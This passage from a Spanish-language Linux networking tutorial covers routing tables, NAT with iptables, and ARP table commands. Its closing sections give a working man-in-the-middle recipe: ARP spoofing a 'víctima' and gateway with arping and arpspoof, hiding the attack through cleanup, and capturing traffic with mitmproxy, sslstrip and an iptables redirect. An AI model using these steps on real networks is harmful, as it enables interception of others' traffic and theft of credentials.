192.168.236.0   0.0.0.0         255.255.255.0   U     102    0        0 enp0s9
```

💡 El `-n` indica que indique IPs y no nombres de dominio.

💡 Si queremos ver la tabla de ruteo IPv6, podemos usar `route -n -6`.

Para agregar una nueva entrada a la tabla de ruteo:

```
$ route add -net <ip> netmask <máscara> [gw <gateway>] [dev <interfaz>]
```

O en vez de especificar la máscara de subred por separado, se puede usar la nomenclatura barra:

```
$ route add -net <ip>/<bits_máscara> [gw <gateway>] [dev <interfaz>]
```

Para borrar una entrada es exáctamente igual, pero con `del` en vez de `add`:

```
$ route del -net <ip> netmask <máscara> [gw <gateway>] [dev <interfaz>]
```

Ejemplos:

```
# Agrego una ruta indicando que 172.20.1.x son directamente accesibles por enp0s8
$ route add -net 172.20.1.0/24 dev enp0s8

# Borro dicha ruta
$ route del -net 172.20.1.0 netmask 255.255.255.0

# Agrego una ruta indicando que 10.1.2.x son accesibles a través del gateway 172.20.1.1
$ route add -net 10.1.2.0/24 gw 172.20.1.1

# Borro dicha ruta
$ route del -net 10.1.2.0/24 gw 172.20.1.1

# Agregamos una entrada catch-all que forwardea todos los paquetes al gateway 172.20.1.1
$ route add -net 0.0.0.0/0 gw 172.20.1.1

# Borro dicha ruta
$ route del -net 0.0.0.0/0 gw 172.20.1.1
```

## Tabla de ruteo: `ip route`

Ver mi tabla de ruteo con `ip route`:

```
$ ip route
default via 192.168.85.1 dev enp0s3 proto dhcp metric 101
169.254.0.0/16 dev enp0s9 scope link metric 1000
192.168.85.0/24 dev enp0s3 proto kernel scope link src 192.168.85.155 metric 101
192.168.236.0/24 dev enp0s9 proto kernel scope link src 192.168.236.104 metric 103
```

Para agregar una nueva entrada a la tabla de ruteo:

```
$ ip route add <ip>/<bits_máscara> [via <gateway>] [dev <interfaz>]
```

> 💡 También se puede usar `replace` en vez de `add` para agregar la ruta si no existe o reemplazarla si ya existe.

Para borrar una entrada es exáctamente igual, pero con `delete` en vez de `add`:

```
$ ip route delete <ip>/<bits_máscara> [via <gateway>] [dev <interfaz>]
```

Ejemplos:

```
# Agrego una ruta indicando que 172.20.1.x son directamente accesibles por enp0s8
$ ip route add 172.20.1.0/24 dev enp0s8

# Borro dicha ruta
$ ip route delete 172.20.1.0/24 dev enp0s8

# Agrego una ruta indicando que 10.1.2.x son accesibles a través del gateway 172.20.1.1
$ ip route add 10.1.2.0/24 via 172.20.1.1

# Borro dicha ruta
$ ip route delete 10.1.2.0/24 via 172.20.1.1

# Agregamos una entrada catch-all que forwardea todos los paquetes al gateway 172.20.1.1
$ ip route add default via 172.20.1.1

# Borro dicha ruta
$ ip route delete default via 172.20.1.1
```

Adicionalmente, `ip route` nos deja ver la ruta que tomará un paquete con cierta IP destino:

```
$ ip route get <ip>
```

## Configurar NAT

Para ver las reglas de NAT configuradas, podemos usar `iptables`. El siguiente comando nos muestra 4 cadenas, con las reglas de *input*, *output*, *prerouting*, y *postrouting*:

```
$ iptables -L -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```

En este caso vemos que están todas vacías.

Para configurar un SNAT, usamos el comando:

```
$ iptables -t nat -A POSTROUTING -o <interfaz_salida> -j SNAT --to-source <ip_externa>
```

El `-A` indica dónde se ubica la nueva regla de ruteo. En nuestro caso, queremos *post-ruteo*. El `-o` indica que la regla aplica a paquetes *salientes* por tal interfaz. Luego especificamos que queremos hacer SNAT, y la IP origen a darle a los nuevos paquetes.

La regla de SNAT requiere ser *post-ruteo*, pero otros comandos con iptables podrían usar `-A PREROUTING` para poner una regla en *pre-ruteo*. En ese caso, no usaríamos `-o <interfaz_salida>`, ya que no podemos saber por qué interfaz saldrá el paquete hasta después del ruteo, sino que usaríamos `-i <interfaz_entrada>`.

Alternativamente podemos usar el MASQUERADE:

```
$ iptables -t nat -A POSTROUTING -o <interfaz_salida> -j MASQUERADE
```

> 💡 La regla `-j SNAT` le especificamos la nueva IP origen de los paquetes en el `--to-source`. Esta debería ser la IP de la interfaz de salida de nuestra máquina, pero ¿qué pasa si esta es dinámicamente configurada? MASQUERADE soluciona este problema.

Ejemplos:

```
# Mi computadora está conectada en la red de mi casa (192.168.85.X) mediante la interfaz
# enp0s3, y en la interfaz enp0s3 tengo conectada por ethernet otra computadora que no
```

```
# tiene internet. Le puedo compartir internet usando SNAT:
$ iptables -t nat -A POSTROUTING -o enp0s3 -j SNAT --to-source 192.168.85.151
```

Si yo ahora vuelvo a listar las tablas (agregando un `--line-numbers` para ver los números de linea):

```
$ iptables -L -t nat --line-numbers
Chain PREROUTING (policy ACCEPT)
num  target     prot opt source               destination

Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
num  target     prot opt source               destination
1    SNAT       all  --  anywhere             anywhere             to:192.168.85.151
```

Si yo quisiera borrar una entrada particular, puedo usar el comando:

```
$ iptables -t nat -D POSTROUTING <line_number>
```

Ejemplo de este caso particular, borro la única regla existente:

```
$ iptables -t nat -D POSTROUTING 1
```

# Comandos de Enlace

Aquellos que hayan instalado el `net-tools` pueden usar el comando `arp`. Alternativamente, el comand `ip` nos brinda la misma funcionalidad mediante `ip neigh`.

## Ver tabla ARP: `arp`

Podemos ver nuestra tabla ARP usando `arp -n`:

```
$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.85.44            ether   08:00:27:90:73:96   C                     enp0s3
192.168.236.2            ether   08:00:27:8c:2d:2c   C                     enp0s9
192.168.85.32            ether   48:ba:4e:11:6e:21   C                     enp0s3
192.168.85.1             ether   f4:f2:6d:ac:30:b5   C                     enp0s3
192.168.236.1            ether   0a:00:27:00:00:0b   C                     enp0s9
```

💡 El `-n`, igual que en el `route -n`, es para que muestre IPs en vez de nombres de host.

Podemos ver las IPs y MACs de los hosts con los que estuvo hablando mi máquina. Si quisieramos solo ver las entradas por cierta interfaz, podemos agregar un `-i <interfaz>`:

```
$ arp -n -i enp0s3
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.85.44            ether   08:00:27:90:73:96   C                     enp0s3
192.168.85.32            ether   48:ba:4e:11:6e:21   C                     enp0s3
192.168.85.1             ether   f4:f2:6d:ac:30:b5   C                     enp0s3
```

## Ver tabla ARP: `ip neigh`

Podemos ver nuestra tabla ARP usando `ip neigh`:

```
$ ip neigh
192.168.85.44 dev enp0s3 lladdr 08:00:27:90:73:96 STALE
192.168.85.32 dev enp0s3 lladdr 48:ba:4e:11:6e:21 STALE
192.168.85.1 dev enp0s3 lladdr f4:f2:6d:ac:30:b5 STALE
192.168.236.1 dev enp0s9 lladdr 0a:00:27:00:00:0b REACHABLE
```

## Manipular tabla ARP: `arp`

Podemos agregar una entrada con `arp -s`:

```
$ arp -s <ip> <mac> [-i <interfaz>] [temp]
```

💡 Si no especificamos el `temp`, la entrada queda estática y no expira.

💡 En vez de especificar una MAC en `<mac>`, podemos especificar la MAC de una de nuestras interfaces usando `-D <interfaz>`.

Y borrarla de la misma forma con `arp -d`

```
$ arp -d <ip> [-i <interfaz>]
```

## Manipular tabla ARP: `ip neigh`

Podemos agregar una entrada con `ip neigh add`:

```
$ ip neigh add <ip> lladdr <mac> dev <interfaz>
```

> 💡 Igual que con `ip route`, podemos usar `replace` en vez de `add` para agregar o reemplazar la entrada si ya existe.

Y borrarla de la misma forma pero con `del` en vez de `add`:

```
$ ip neigh del <ip> dev <interfaz> [lladdr <mac>]
```

Algo muy util que tiene este comando es que nos da una forma fácil de borrar toda la tabla ARP:

```
$ ip neigh flush all
```

## Envío de pedidos ARP: `arping`

Este comando nos permite mandar pedidos ARP. Se puede instalar con `apt install arping`.

En su forma más simple:

```
$ arping <ip> [-I <interfaz>]
```

> 💡 La respuesta de este ping no se guarda en nuestra tabla ARP

Esto nos puede servir para detectar si varios hosts tienen asignada la misma IP, pues habrán dos replies por request!

Ejemplo:

```
# Hago un pedido ARP de "Quién es 192.168.85.44?" por la interfaz enp0s3
$ arping 192.168.85.44 -I enp0s3
```

Otros parámetros interesantes que provee:

- `-s <mac>` para indicar la MAC origen. Puede ser que necesites usar modo promiscuo (con `-p`)
- `-S <ip>` para indicar la IP de origen

- `-t <mac>` para indicar la MAC destino
- `-T <ip>` para indicar la IP destino
- Con `-P` y `-U` podemos mandar ARP replies no solicitados

```
# Envío un ARP reply como broadcast a toda la red, indicando que yo soy 192.168.85.44
$ arping 192.168.85.44 -I enp0s3 -U -P
```

Entonces una simple forma de hacer spoofing podría ser con dos terminales:

```
# Terminal 1: le digo a la víctima que mi MAC es la del gateway (el router)
$ arping <ip_víctima> -I <interfaz> -S <ip_gateway>

# Terminal 2: le digo al gateway que mi MAC es la de la víctima
$ arping <ip_gateway> -I <interfaz> -S <ip_víctima>
```

Para esto existe una herramienta llamada `arpspoof`, parte del paquete `dsniff`.

## Spoofing: modo hacker (😎😎)

Usemos `dsniff` para interceptar todo el tráfico de un host, y usemos un proxy transparente con `mitmproxy` para guardar todo ese tráfico interceptado.

```
$ apt install dsniff
```

El paquete dsniff viene con varias herramientas, pero la que nos interesa acá es `arpspoof`:

```
$ arpspoof [-i <interfaz>] [-c own|host|both] [-t <ip_víctima>] [-r] <ip_gateway>
```

El `-r`, si especificamos la víctima con `-t`, nos permite envenenar las tablas ARP de ambos el host y el gateway, tal de poder capturar tráfico en ambas direcciones.

El `-c` es para “cleanup”, para intentar restaurar las tablas ARP envenenadas al cerrar el programa. Es buena idea hacer esto con las tablas ARP de ambos el gateway y la víctima, tal que apenas terminamos de hacer spoofing no se les note un corte en la conexión.

Ejemplo:

```
# Intercepto el tráfico de ida y de vuelta entre 192.168.85.44 y 192.168.85.1
$ arpspoof -i enp0s3 -c both -t 192.168.85.44 -r 192.168.85.1
```

Ahora configuremos el mitmproxy. Lo podemos instalar  con:

```
$ apt install mitmproxy
```

Vamos a correrlo en modo transparente:

```
$ mitmproxy --mode transparent -w capture_file.http
```

> 💡 `mitmproxy` nos deja correr scripts de Python para afectar el comportamiento del proxy! Podemos sacar el SSL de las conexiones HTTPS agregando el siguiente script que ya viene con mitmproxy: `-s /usr/share/doc/mitmproxy/examples/contrib/sslstrip.py`.

Sin embargo, que pongamos un proxy no significa que el tráfico vaya a pasar por el proxy! Usamos `iptables` para redirigir el tráfico entrante por el proxy:

```
$ iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 8080
```

Ahora podemos probar que se estén interceptando los requests de nuestra víctima.

```
# Hacer el pedido HTTP sin SSL
$ curl <host> --insecure

# Hacer el pedido HTTPS, con SSL
$ curl <host> --ssl-reqd
```